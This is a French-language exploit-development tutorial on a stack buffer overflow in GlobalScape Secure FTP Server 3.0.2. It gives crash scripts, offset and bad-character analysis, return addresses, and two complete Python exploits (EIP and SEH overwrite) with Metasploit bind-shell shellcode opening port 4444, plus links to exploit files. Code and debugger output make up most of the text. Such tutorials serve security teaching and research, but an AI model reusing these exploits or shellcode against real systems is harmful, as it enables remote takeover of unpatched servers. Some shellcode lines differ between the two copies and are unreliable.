

GlobalScape Secure FTP Server 3.0.2 Buffer Overflow

muts@whitehat.co.il

Traduction française: jerome[at]athias.fr <http://www.athias.fr/jerome/DOC/>

Qu'est-ce que le Serveur FTP Sécurisé GlobalScape?	2
Où se situe le problème?	2
Abuser l' EIP.....	3
Déterminer l'espace disponible pour le shellcode.....	4
Faire face au filtrage de caractères	5
Trouver une adresse en mémoire.....	6
Exploit final utilisant la méthode de sur écriture d' EIP.....	6
Abuser le SEH	8
Exploit final utilisant la méthode de sur écriture du SEH.....	11
Notes finales.....	13
Références, Crédits et Remerciements	13

Qu'est-ce que le Serveur FTP Sécurisé GlobalScape?

Le serveur FTP Sécurisé GlobalScape est un serveur FTP flexible, fiable et peu cher. Le serveur FTP sécurisé est utilisé pour échanger des données de manière sécurisée en utilisant les derniers protocoles de sécurité disponibles et utilise un vaste ensemble d'outils d'automatisation, fournissant une solution complète de gestion de données.

Où se situe le problème?

Le serveur FTP GlobalScape ne filtre pas correctement les paramètres donnés par l'utilisateur, et crash lorsqu'environ 3000 caractères sont envoyés par un utilisateur **authentifié**. Le script python suivant va crasher le serveur, donnant les valeurs illustrées dans la Figure 1 aux registres.

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*3000

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"
```

Registers (FPU)	
EAX	00000000
ECX	0249FA9C ASCII "AAAAAAAAAAAAA.....AA
EDX	007AEC64
EBX	00D67DB8
ESP	0249FA6C ASCII "AAAAAAAAAAAAA.....AA
EBP	428519F2
ESI	00D6BE89 ASCII "500 AAAAAAAA.....AA
EDI	00D67398
EIP	41414141

Comme vous pouvez le voir, le registre EIP est réécrit, ce qui va nous permettre de contrôler le flot d'exécution du serveur FTP.

Abuser l'EIP

EIP est réécrit après exactement 2043 octets d'entrée utilisateur, comme vous pouvez le voir avec le script suivant, et les valeurs de registres résultantes (Figure 2).

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2043 + '\x42'*4 + '\x43'*1000

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"
```

Registers (FPU)	
EAX	00000000
ECX	0248FA9C ASCII "CCCCCCCCCCCC
EDX	007AE064
EBX	00D66F38
ESP	0248FA6C ASCII "CCCCCCCCCCCC
EBP	42851C0C
ESI	0006B621 ASCII "500 'AAAAAA
EDI	00067508
EIP	42424242

(Figure 2)

Notez que l'EIP est réécrit avec des B (x42), et que l'entrée utilisateur restante est pointée par ECX, ESP et ESI. En théorie, nous pouvons essayer de placer notre shellcode dans la pile à n'importe laquelle de ces adresses mémoire, tant que nous pouvons sauter (« jumper ») vers cet emplacement. Pour notre démonstration, nous allons « sauter vers ESP » pour nous retrouver dans notre shellcode.

Détermination de l'espace disponible pour le shellcode

Nous avons besoin de déterminer exactement de combien d'espace nous disposons pour notre shellcode. Nous pouvons le savoir en envoyant une très longue chaîne de caractères (dans notre cas ; 2000 \xCC) et en examinant la pile après le crash. Ceci est présenté en Figure 3.

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2043 + '\x42'*4 + '\xCC'*2000

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"
```

0228FA5C	41414141	AAAAA
0228FA60	41414141	AAAAA
0228FA64	42424242	BBBBB
0228FA68	CCCCCCCC	FFFFF
0228FA6C	CCCCCCCC	FFFFF
0228FA70	CCCCCCCC	FFFFF
0228FA74	CCCCCCCC	FFFFF
0228FA78	CCCCCCCC	FFFFF
0228FA7C	CCCCCCCC	FFFFF
0228FA80	CCCCCCCC	FFFFF

(Figure 3)

Un calcul rapide va nous montrer que nous disposons d'environ 1280 octets d'espace libre pour notre shellcode.

Faire face au filtrage de caractères

Certains programmes filtrent ou altèrent le flot de données qu'ils reçoivent. Afin de faire fonctionner notre exploit, nous devons nous assurer qu'aucune partie de notre shellcode (ou de notre buffer pour cas) n'est altéré par le programme à exploiter. Nous pouvons vérifier le filtrage en envoyant différents caractères ascii à la place de notre shellcode, puis en vérifiant dans le débuggeur pour voir si quelque chose a été modifié. Nous envoyons le buffer suivant, et recevons la sortie présentée en Figure 4 :

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2043 + '\x42'*4 +
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz1234567890'

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"
```

0238FA64	42	42	42	42	41	42	43	44	BBBBABCD
0238FA6C	45	46	47	48	49	4A	4B	4C	EFGHIJKL
0238FA74	4D	4E	4F	50	51	52	53	54	MNOPQRST
0238FA7C	55	56	57	58	59	5A	41	42	UVWXYZAB
0238FA84	43	44	45	46	47	48	49	4A	CDEFGHIJ
0238FA8C	4B	4C	4D	4E	4F	50	51	52	KLMNOPQR
0238FA94	53	54	55	56	57	58	59	5A	STUVWXYZ
0238FA9C	31	32	33	34	35	36	37	38	12345678
0238FAA4	39	30	27	3A	20	63	6F	6D	90': com
0238FAAC	6D	61	6E	64	20	6E	6F	74	mand not
0238FAB4	20	75	6E	64	65	72	73	74	underst
0238FABC	6F	6F	64	2E	00	0A	00	00	ood.....


(Figure 4)

Si vous observez le résultat attentivement, vous pourrez constater que le serveur FTP GlobalScape convertit les caractères minuscules en majuscules.

Chaque caractère entre x60 et x7a sera converti. Nous pouvons contourner ce problème en créant un shellcode absent de toute minuscule en utilisant le générateur de shellcode de Metasploit – et plus précisément, en utilisant l'encodeur de shellcode PexAlphaNum. Nous devons également être prudent en choisissant notre adresse « JMP ESP », et nous assurer qu'elle ne contient également aucun de ces caractères.

Trouver une Adresse en mémoire

En utilisant l'outil findjmp2 de Class101, nous allons trouver des adresses pour ESP dans une dll système appropriée, comme kernel32.dll, ou ntdll.dll, comme cela est illustré en Figure 5.



```
C:\>findjmp2.exe kernel32.dll esp
Findjmp, Eeye, I2S-Lab
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C82385D    call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 1 usable addresses

C:\>
```

(Figure 5)

Exploit final en utilisant la méthode de sur-écriture d'EIP

Maintenant que nous avons toutes les informations dont nous avons besoin (incluant un petit ajustement à tâtons) nous pouvons commencer à écrire notre code d'exploit.

```
#!/usr/bin/python
#####
# GlobalScape Secure FTP Server Buffer Overflow
# Coded by mati@see-security.com
# http://www.see-security.com
# http://www.hackingdefined.com/exploits/Globalscape30.pdf
#####
# EIP Overwrite
# root@[muts]# ./globalscape-3.0-ftp.py
#
# [+] Evil GlobalFTP 3.0 Secure Server Exploit
# [+] Coded by mati [at] see-security [dot] com
# [+] 220 GlobalSCAPE Secure FTP Server (v. 3.0) * UNREGISTERED COPY *
#
# [+] Sending Username
# [+] Sending Password
# [+] Sending evil buffer
# [+] Connect to port 4444 on victim Machine!
#
# root@[muts]# nc -v 192.168.1.153 4444
# [192.168.1.153] 4444 (?) open
# Microsoft Windows 2000 [Version 5.00.2195]
# (C) Copyright 1985-2000 Microsoft Corp.
#
# C:\WINNT\system32>

import socket
import struct
import time

# win32_bind - EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */
```

```

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc += "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc += "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc += "\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc += "\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
sc += "\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc += "\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc += "\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc += "\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc += "\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc += "\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc += "\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc += "\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc += "\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc += "\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc += "\x41\x43\x42\x4c\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc += "\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc += "\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x4e\x4e\x42\x35\x4f\x4f"
sc += "\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc += "\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc += "\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc += "\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc += "\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc += "\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc += "\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc += "\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc += "\x41\x4e\x45\x49\x4a\x46\x4b\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc += "\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x35\x4f\x4f\x42\x4d"
sc += "\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc += "\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc += "\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x45\x35"
sc += "\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc += "\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc += "\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc += "\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc += "\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc += "\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc += "\x4b\x4a\x4b\x4a\x4b\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc += "\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
sc += "\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc += "\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc += "\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc += "\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc += "\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc += "\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"

```

#buffer = '\x41'*2043+ struct.pack("L", 0x7C4FEDBB)+'\x90'*36+sc
#Win XP SP2 FR
buffer = '\x41'*2043+ struct.pack("L", 0x7C82385D)+'\x90'*36+sc

try:
 s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
 print "[+] Coded by muts"
 connect=s.connect(('127.0.0.1', 21))
 d=s.recv(1024)
 print "[+]" +d
 print "[+]" Envoi du Username"

```

time.sleep(1)
s.send('USER test\r\n')
s.recv(1024)
print "[+] Envoi du Password"
time.sleep(1)
s.send('PASS test\r\n')
s.recv(1024)
print "[+] Envoi du buffer du diable"
time.sleep(1)
s.send(buffer+'\r\n')
print "[+] Connectez-vous au port 4444 sur la machine cible!\n"
except:
    print "Impossible de se connecter au ftp"

```

Abuser le SEH

Si nous réexaminons le débuggeur pendant notre crash initial, nous verrons que le SEH est également sur-écrit. Le script suivant entraînera les résultats donnés en Figure 6 et 7 :

```

#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2099 + '\x42'*4 + '\x43'*4 + '\x44'*900

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"

```

0248FA8C	41414141	
0248FA90	41414141	
0248FA94	41414141	
0248FA98	41414141	
0248FA9C	42424242	Pointer to next SEH record
0248FAA0	43434343	SE handler
0248FAA4	44444444	
0248FAA8	44444444	
0248FAAC	44444444	
0248FAB0	44444444	

(Figure 6)

On presse maintenant SHIFT+F9 pour passer l'exception dans Olly, et l'on voit que le handler SE a été appelé.

Une fois de plus, l'on contrôle le flot d'exécution du serveur FTP GlobalScape.

Sous Windows XP SP2 FR :

Registers (FPU)	
EAX	00000000
ECX	0248FA9C ASCII "BBBBCCCCDDDD
EDX	007AEC64
EBX	00D66F38
ESP	0248FA6C ASCII "AAAAAAAAAAAA
EBP	4289E0E9
ESI	0006B559 ASCII "500 AAAA
EDI	00067508
EIP	41414141

(Figure 7)

0228FA6C	41414141
0228FA70	41414141
0228FA74	41414141
0228FA78	41414141
0228FA7C	41414141
0228FA80	41414141
0228FA84	41414141
0228FA88	41414141
0228FA8C	41414141
0228FA90	41414141
0228FA94	41414141
0228FA98	41414141
0228FA9C	42424242 Pointer to next SEH record
0228FAA0	43434343 SE handler
0228FAA4	44444444
0228FAA8	44444444

(Figure 8)

Sous Windows 2000 SP4 FR :

Au moment du crash:

Registers (FPU)	
EAX	00000000
ECX	0277FA9C ASCII "BBBBCCCCDDDD
EDX	00B4EBAC
EBX	01007028
ESP	0277FA6C ASCII "AAAAAAAAAA
EBP	428AFB1A
ESI	0100B679 ASCII "500 AAAA
EDI	01007628
EIP	41414141

(Figure 9)

On presse SHIFT+F9 dans OllyDbg pour passer l'exception:

Registers (FPU)	
EAX	02A7F75C ASCII "AAAA"
ECX	43434343
EDX	78476DAE ntdll.78476DAE
EBX	02A7FA9C ASCII "BBBBCCCCDDDD"
ESP	02A7F6C4
EBP	02A7F6E4
ESI	02A7F784
EDI	010D7628
EIP	43434343

(Figure 10)

En plus de cela, l'on constate que le registre EBX pointe sur le reste de nos données utilisateur contrôlées (« BBBBCCCCDDDD.... »), ainsi un saut vers EBX est requis sous Windows 2000. Nous allons utiliser les 4 *B* pour effectuer un (court) saut sur notre faux SEH afin de nous retrouver dans notre shellcode (Figure 11).

0277FA6C	41414141
0277FA70	41414141
0277FA74	41414141
0277FA78	41414141
0277FA7C	41414141
0277FA80	41414141
0277FA84	41414141
0277FA88	41414141
0277FA8C	41414141
0277FA90	41414141
0277FA94	41414141
0277FA98	41414141
0277FA9C	42424242 Pointer to next SEH record
0277FAA0	43434343 SE handler
0277FAA4	44444444
0277FAA8	44444444

(Figure 11)

Le problème sur Windows 2000 SP4 FR est l'adresse de retour.

En effet, les adresses pour « jmp EBX » retournées par findjmp2.exe dans les DLLs Windows classiques (kernel32.dll, ntdll.dll, ...) commencent par « 74 » ou « 77 »... ce qui sera converti par le logiciel en majuscule (74->t devient 54->T, 77->w devient 57->W) bloquant l'exécution de notre shellcode.

Pour cette démonstration, on va utiliser une adresse de retour depuis une DLL chargée par le programme exploité : *CuteLogger.dll*.

0x1650C501 call ebx (Trouvée avec findjmp2.exe)

Celle-ci ne contient ni de x00 ni de caractère compris entre x60 et x7a.

On va combiner ceci pour produire un exploit fonctionnel sur les 2 plateformes XP SP2 FR et 2K SP4 FR à la fois ☺

Exploit final utilisant la méthode de sur écriture du SEH :

```
#!/usr/bin/python
# http://www.hackingdefined.com/exploits/Globalscape30.pdf
import socket
import struct
import time

# win32_bind - EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc += "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc += "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc += "\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc += "\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
sc += "\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc += "\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc += "\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc += "\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc += "\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc += "\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc += "\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc += "\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc += "\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc += "\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc += "\x41\x43\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc += "\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc += "\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f"
sc += "\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc += "\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc += "\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc += "\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc += "\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc += "\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc += "\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc += "\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc += "\x41\x4e\x45\x49\x4a\x46\x46\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc += "\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x45\x35\x4f\x4f\x42\x4d"
sc += "\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc += "\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc += "\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x35"
sc += "\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc += "\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc += "\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc += "\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc += "\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc += "\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc += "\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc += "\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
```

```

sc +="\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc +="\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc +="\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc +="\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc +="\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc +="\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a"

#buffer = "\x41'*2099+"\xEB\x06\x06\xEB+'\xb2\x54\x53\x7c'+\x90'*59+sc # Windows 2000
SP4 US
buffer = '\x41'*2043
buffer +='\x5D\x38\x82\x7C' # Windows XP SP2 FR - jmp ESP dans kernel32.dll

buffer +='\x90'*52    # Quelques NOPs pour aligner la suite
buffer +='\xEB\x06\x06\xEB'# Saut court
#buffer +='\x2B\x16\xEC\x77'      # Windows 2K SP4 FR - jmp EBX dans kernel32.dll -
Erase EIP apres l'exception - Mauvaise car x77 devient x57
buffer +='\x01\xC5\x50\x16' # Windows 2K SP4 FR - call EBX dans CuteLogger.dll - Erase
EIP apres l'exception
buffer +='\x90'*59    # Quelques NOPs
buffer +=sc    # Le shellcode

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    connect=s.connect(('127.0.0.1',21))
    d=s.recv(1024)
    time.sleep(1)
    s.send('USER test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send('PASS test\r\n')
    s.recv(1024)
    time.sleep(1)
    s.send(buffer+'\r\n')
except:
    print "Impossible de se connecter au serveur ftp"

```

Notes finales

Une copie de l'exploit de sur-écriture d'EIP est présente ici:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_EIP.py

Une copie de l'exploit de sur-écriture du SEH est présente ici:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_SEH.py

Un portage pour Metasploit est présent ici:

http://www.hackingdefined.com/exploits/globalscape_ftp_30.pm

Pour les versions FR:

http://wired.s6n.com/files/jathias/globalscape_ftp/

NOTE #1: Cet article a été rédigé pour organiser mes propres idées sur ce buffer overflow. Si vous trouvez des erreurs, des oubli ou avez des commentaires – contactez-moi.

NOTE #2: Aucune tentatives n'a été faite pour universaliser l'adresse de retour. Si vous en avez besoin, changez le code pour votre besoin.

NOTE #3: Le vendeur a été notifié, un correctif est disponible. Aucun animal n'a été blessé au cours de cet événement.

Références, Crédits and Remerciements

(Ordre aléatoire)

- Merci à ma femme pour me supporter pendant mon apprentissage.
- Merci à Tal Zeltzer pour me guider dans le noir.
- Merci à l'équipe Metasploit pour le formidable et fabuleux travail.
- A toute l'équipe de whitehat.co.il – vous vous reconnaîtrez !
- A l'adorable chien George -> <http://www.whitehat.co.il/background.jpg>

<http://metasploit.com>

http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32

http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_default_seh_to_increase_stability

<http://class101.org/>